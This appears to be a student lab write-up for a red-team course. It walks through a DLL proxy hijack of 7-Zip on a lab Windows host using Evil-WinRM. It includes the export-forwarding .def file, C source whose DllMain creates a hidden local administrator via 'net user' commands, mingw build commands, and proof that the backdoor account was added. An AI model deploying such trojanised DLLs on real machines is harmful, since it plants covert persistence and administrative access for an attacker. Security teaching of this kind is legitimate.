


DLL Attacks Report



VIRUSSHARE

🔍 **Search File Hashes**

📁 **File Details**

Community Score

1
/ 68


+ Community
- Score

ⓘ 1 security vendor and no sandboxes flagged this file as malicious
↺ ↻ ⌵

b7332b87a6a3d4d648578e5dac0d9ba4f247889576ec88d5a3c63faa2b5a6a17
 7z.dll

91.81 KB
Size

2022-04-01 03:17:00 UTC
a moment ago


DLL

64bits
assembly
overlay
pedi

DETECTION	DETAILS	COMMUNITY
ESET-NOD32	❗ A Variant Of Win64/Agent.ALX	Acronis (Static ML) ✔ Undetected
Ad-Aware	✔ Undetected	AhnLab-V3 ✔ Undetected
Mikabe	✔ Undetected	AVG ✔ Undetected

This report outlines the process taken to replace a legitimate dll file on the target with a malicious dll file. This dll file creates an admin user for persistence. As shown in the above screenshot from virus total, only one security vendor marked the file as malicious.

```
*Evil-WinRM* PS C:\Users\brailee.ogden\Documents> Get-ChildItem -Path C:\ -Recurse *7z.dll*
```

Directory: C:\Program Files\7-Zip

Mode	LastWriteTime	Length	Name
----	-----	-----	----
-a----	3/31/2022 7:00 AM	94011	7z.dll

Directory: C:\Users\brailee.ogden\Documents

Mode	LastWriteTime	Length	Name
----	-----	-----	----
-a----	3/29/2022 1:01 AM	94011	7z.dll

The first step I took was to locate the 7-zip dll file I wanted to turn malicious.

```
*Evil-WinRM* PS C:\Users\brailee.ogden\Documents> cd C:\Program Files\7-zip
*Evil-WinRM* PS C:\Program Files\7-zip> dir

Directory: C:\Program Files\7-zip

Mode                LastWriteTime         Length Name
----
da----             3/8/2022   5:29 AM              Lang
-a----            11/22/2021   4:00 PM          110080 7-zip.chm
-a----             3/28/2022   8:20 AM          93175 7-zip.dll
-a----            11/24/2021   7:00 PM          62464 7-zip32.dll
-a----             3/31/2022   7:00 AM          94011 7z.dll
-a----            11/24/2021   7:00 PM          534016 7z.exe
-a----            11/24/2021   7:00 PM          214016 7z.sfx
-a----            11/24/2021   7:00 PM          193536 7zCon.sfx
-a----            11/24/2021   7:00 PM          944128 7zFM.exe
-a----            11/24/2021   7:00 PM          665088 7zG.exe
-a----             3/29/2022   1:01 AM          94011 7z_bk.dll
-a----             1/28/2018   2:00 PM           366 descript.ion
-a----            11/24/2021   7:14 PM          53841 History.txt
-a----             1/17/2021   8:12 PM           3990 License.txt
-a----             3/31/2022   6:33 AM         1697280 original.dll
-a----            11/24/2021   7:00 PM          93696 originalfile.dll
-a----            11/24/2021   7:00 PM         1697280 original_bk.dll
-a----            11/22/2021   3:00 PM          1696 readme.txt
-a----             3/23/2022  11:02 AM         7803904 windows-agent.exe

*Evil-WinRM* PS C:\Program Files\7-zip> cp original.dll C:\Users\brailee.ogden\Documents\
*Evil-WinRM* PS C:\Program Files\7-zip>
```

Note that my fellow students had already replaced the 7z.dll file with their own malicious file. As such, I copied the original.dll file to the C:\Users\brailee.ogden\Documents\ folder.

```
*Evil-WinRM* PS C:\Users\brailee.ogden\Documents> download original.dll
Info: Downloading original.dll to ./original.dll

Info: Download successful!
```

From this point I downloaded the original.dll file to my kali box.

```
(agent22@ks5)-[~/Documents/it420/red/dllAttacks]
$ python3 ./get_exports.py --target original.dll > proxy.def

(agent22@ks5)-[~/Documents/it420/red/dllAttacks]
$ ll
total 1672
-rw-r--r-- 1 agent22 agent22    424 Mar 31 16:11 get_exports.py
-rw-r--r-- 1 agent22 agent22 1697280 Mar 31 15:06 original.dll
-rw-r--r-- 1 agent22 agent22    620 Mar 31 16:17 proxy.def
drwxr-xr-x 3 agent22 agent22   4096 Mar 31 15:33 ProxyDLLExample
```

I then ran the original.dll file through the get_exports.py script, then exported the results to the proxy.def file.

```
(agent22@ks5)-[~/Documents/it420/red/dllAttacks]
$ cat proxy.def
EXPORTS
CreateDecoder=original.CreateDecoder @1
CreateEncoder=original.CreateEncoder @2
CreateObject=original.CreateObject @3
GetHandlerProperty=original.GetHandlerProperty @4
GetHandlerProperty2=original.GetHandlerProperty2 @5
GetHashers=original.GetHashers @6
GetIsArc=original.GetIsArc @7
GetMethodProperty=original.GetMethodProperty @8
GetNumberOfFormats=original.GetNumberOfFormats @9
GetNumberOfMethods=original.GetNumberOfMethods @10
SetCaseSensitive=original.SetCaseSensitive @11
SetCodecs=original.SetCodecs @12
```

This pulls the library calls/exports present in the original.dll file and places them in the proxy.def file. It then redirects those export requests to the original.dll file. The malicious dll file I create will eventually be named 7z.dll, not original.dll. Thus, the redirect.

```

1  #include <windows.h>
2
3  void mirror()
4  {
5      ...system("net user broHill easy123 /add");
6      ...system("net localgroup administrators broHill /add");
7  }
8
9  BOOL WINAPI DllMain(HMODULE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
10 {
11     switch (fdwReason)
12     {
13     case DLL_PROCESS_ATTACH:/* constant-expression */:
14         mirror();
15         break;
16     case DLL_THREAD_ATTACH:/* constant-expression */:
17         /* code */
18         break;
19     case DLL_THREAD_DETACH:/* constant-expression */:
20         /* code */
21         break;
22     case DLL_PROCESS_DETACH:/* constant-expression */:
23         /* code */
24         break;
25     /*
26     default:
27         break;
28     */
29     }
30     return TRUE;

```

Next, I copied the code from the PowerPoint. Michael then informed me that the proxy.c code was in the github I already pulled down. I then, edited that code to reflect the code in the above screenshot. This code creates the broHill user and adds it to the local administrators group when a dll process is attached.

```

(agent22@ks5)-[~/Documents/it420/red/dllAttacks]
$ sudo apt install mingw-w64
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  golang-1.17 golang-1.17-doc golang-1.17-go golang-1.17-src libodbc1 libodbccr2 libopenaptx0 libpoppler102
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  binutils-mingw-w64-i686 binutils-mingw-w64-x86_64 g++-mingw-w64 g++-mingw-w64-i686 g++-mingw-w64-i686-posix
  g++-mingw-w64-i686-win32 g++-mingw-w64-x86_64 g++-mingw-w64-x86_64-posix g++-mingw-w64-x86_64-win32 gcc-mingw-w64
  gcc-mingw-w64-base gcc-mingw-w64-i686 gcc-mingw-w64-i686-posix gcc-mingw-w64-i686-win32 gcc-mingw-w64-x86_64
  gcc-mingw-w64-x86_64-posix gcc-mingw-w64-x86_64-win32

```

Next, I installed the mingw C compiler.

```

#!/bin/bash
x86_64-w64-mingw32-gcc -m64 -c -Os proxy.c -Wall -shared -masm=intel
x86_64-w64-mingw32-dllwrap -m64 --def proxy.def proxy.o -o proxy.dll
~

```

Then, wrote the above script with mingw commands.

```

(agent22@ks5)-[~/Documents/it420/red/dllAttacks]
$ source compileScript.sh
x86_64-w64-mingw32-dllwrap: WARNING: x86_64-w64-mingw32-dllwrap is deprecated, use gcc -shared or ld -shared instead

(agent22@ks5)-[~/Documents/it420/red/dllAttacks]
$ ll
total 1776
-rw-r--r-- 1 agent22 agent22 150 Mar 31 17:16 compileScript.sh
-rw-r--r-- 1 agent22 agent22 424 Mar 31 16:11 get_exports.py
-rw-r--r-- 1 agent22 agent22 1697280 Mar 31 15:06 original.dll
-rw-r--r-- 1 agent22 agent22 445 Mar 31 16:53 proxy.c
-rw-r--r-- 1 agent22 agent22 620 Mar 31 16:17 proxy.def
-rwxr-xr-x 1 agent22 agent22 94011 Mar 31 17:16 proxy.dll
drwxr-xr-x 3 agent22 agent22 4096 Mar 31 15:33 ProxyDLLExample
-rw-r--r-- 1 agent22 agent22 1002 Mar 31 17:16 proxy.o

```

Next, I used the mingw script to combine the proxy.c file and the proxy.def file into a malicious dll file, proxy.dll.

```

*Evil-WinRM* PS C:\Users\brailee.ogden\Documents> Invoke-Local.ps1
*Evil-WinRM* PS C:\Users\brailee.ogden\Documents> upload /home/agent22/Documents/it420/red/exploitableService/evil-winrm/proxy_jp03.dll
Info: Uploading /home/agent22/Documents/it420/red/exploitableService/evil-winrm/proxy_jp03.dll to C:\Users\brailee.ogden\Documents\prox
y_jp03.dll
Data: 125348 bytes of 125348 bytes copied
Info: Upload successful!

```

Subsequently, I uploaded the malicious dll to the target via evil-winrm.

```

*Evil-WinRM* PS C:\Users\brailee.ogden\Documents> cp proxy_jp.dll C:\Program Files\7-Zip
*Evil-WinRM* PS C:\Users\brailee.ogden\Documents> cd C:\Program Files\7-Zip
*Evil-WinRM* PS C:\Program Files\7-Zip> dir

Directory: C:\Program Files\7-Zip

Mode                LastWriteTime         Length Name
----                -
da----             3/8/2022   5:29 AM              Lang
-a----             11/22/2021   4:00 PM          110080 7-zip.chm
-a----             3/28/2022   8:20 AM           93175 7-zip.dll
-a----             11/24/2021   7:00 PM          62464 7-zip32.dll
-a----             3/31/2022   7:00 AM           94011 7z.dll
-a----             11/24/2021   7:00 PM          534016 7z.exe

```

I then copied that dll file from the upload location to the 7-zip directory.

Mode	LastWriteTime		Length	Name
da----	3/8/2022	5:29 AM		Lang
-a----	11/22/2021	4:00 PM	110080	7-zip.chm
-a----	3/28/2022	8:20 AM	93175	7-zip.dll
-a----	11/24/2021	7:00 PM	62464	7-zip32.dll
-a----	4/1/2022	12:14 AM	94011	7z.dll
-a----	11/24/2021	7:00 PM	534016	7z.exe
-a----	11/24/2021	7:00 PM	214016	7z.sfx
-a----	11/24/2021	7:00 PM	193536	7zCon.sfx
-a----	11/24/2021	7:00 PM	944128	7zFM.exe
-a----	11/24/2021	7:00 PM	665088	7zG.exe
-a----	3/31/2022	7:00 AM	94011	7z_backup.dll
-a----	3/29/2022	1:01 AM	94011	7z_bk.dll
-a----	1/28/2018	2:00 PM	366	descript.ion
-a----	11/24/2021	7:14 PM	53841	History.txt
-a----	1/17/2021	8:12 PM	3990	License.txt
-a----	3/31/2022	6:33 AM	1697280	original.dll
-a----	11/24/2021	7:00 PM	93696	originalfile.dll
-a----	11/24/2021	7:00 PM	1697280	original_bk.dll
-a----	11/22/2021	3:00 PM	1696	readme.txt
-a----	3/23/2022	11:02 AM	7803904	windows-agent.exe

Next, I renamed the existing malicious 7z.dll file to 7z_backup.dll. I then renamed my malicious dll, proxy_jp.dll, to 7z.dll. We could possibly configure the 7z.dll file to point at each students individually named dll file in future. Then, each students dll file could point to their own original file. However, I realize that this would never be deployed in a real hacking situation.

```
*Evil-WinRM* PS C:\Program Files\7-Zip> .\7z.exe a C:\Users\brailee.ogden\Documents\hist.7z History.txt
7z.exe : The password does not meet the password policy requirements. Check the minimum password length, password complexity and password history requirements.
+ CategoryInfo          : NotSpecified: (The password do...y requirements.:String) [], RemoteException
+ FullyQualifiedErrorId : NativeCommandError

More help is available by typing NET HELPMSG 2245.

There is no such global user or group: broHill.

More help is available by typing NET HELPMSG 3783.

7-Zip 21.06 (x64) : Copyright (c) 1999-2021 Igor Pavlov : 2021-11-24

System ERROR:
Not implemented
```

I then ran 7z.exe in order to execute the malicious commands hidden in the dll file. The commands executed but unfortunately both failed. The first command failed because the password I configured in the dll file didn't meet the password complexity requirements set on the system. The second command failed because the first command didn't create the user.

```
*Evil-WinRM* PS C:\Program Files\7-Zip> .\7z.exe a C:\Users\brailee.ogden\Documents\hist.7z History.txt
The command completed successfully.

The command completed successfully.

7-Zip 21.06 (x64) : Copyright (c) 1999-2021 Igor Pavlov : 2021-11-24

7z.exe :
+ CategoryInfo          : NotSpecified: (:String) [], RemoteException
+ FullyQualifiedErrorId : NativeCommandError

System ERROR:
Not implemented
```

I then fixed the password in the proxy.c file, rebuilt the dll, uploaded it, and replaced the 7z.dll file. I then executed the test again and both commands ran successfully.

```
*Evil-WinRM* PS C:\Users\brailee.ogden\Documents> net users

User accounts for \\

-----
Administrator          ansible          broHill
DefaultAccount          dfijack         dlhijack
dlladmin                dllhijackjs     dllhijackjs2
francis                 francisNet      Guest
wifidll                 xinkis
The command completed with one or more errors.
```

As you can see in the above screenshot, the broHill account has been added.

```
*Evil-WinRM* PS C:\Users\brailee.ogden\Documents> net localgroup administrators

Alias name     administrators
Comment       Administrators have complete and unrestricted access to the computer/domain

Members

-----
Administrator
ansible
broHill
dfijack
dlladmin
francis
wifidll
windomain\brailee.ogden
windomain\Domain Admins
xinkis
The command completed successfully.
```

The broHill account has also been made a local administrator.

Now, every time a user on the target runs 7z the broHill user will be created and granted administrator rights.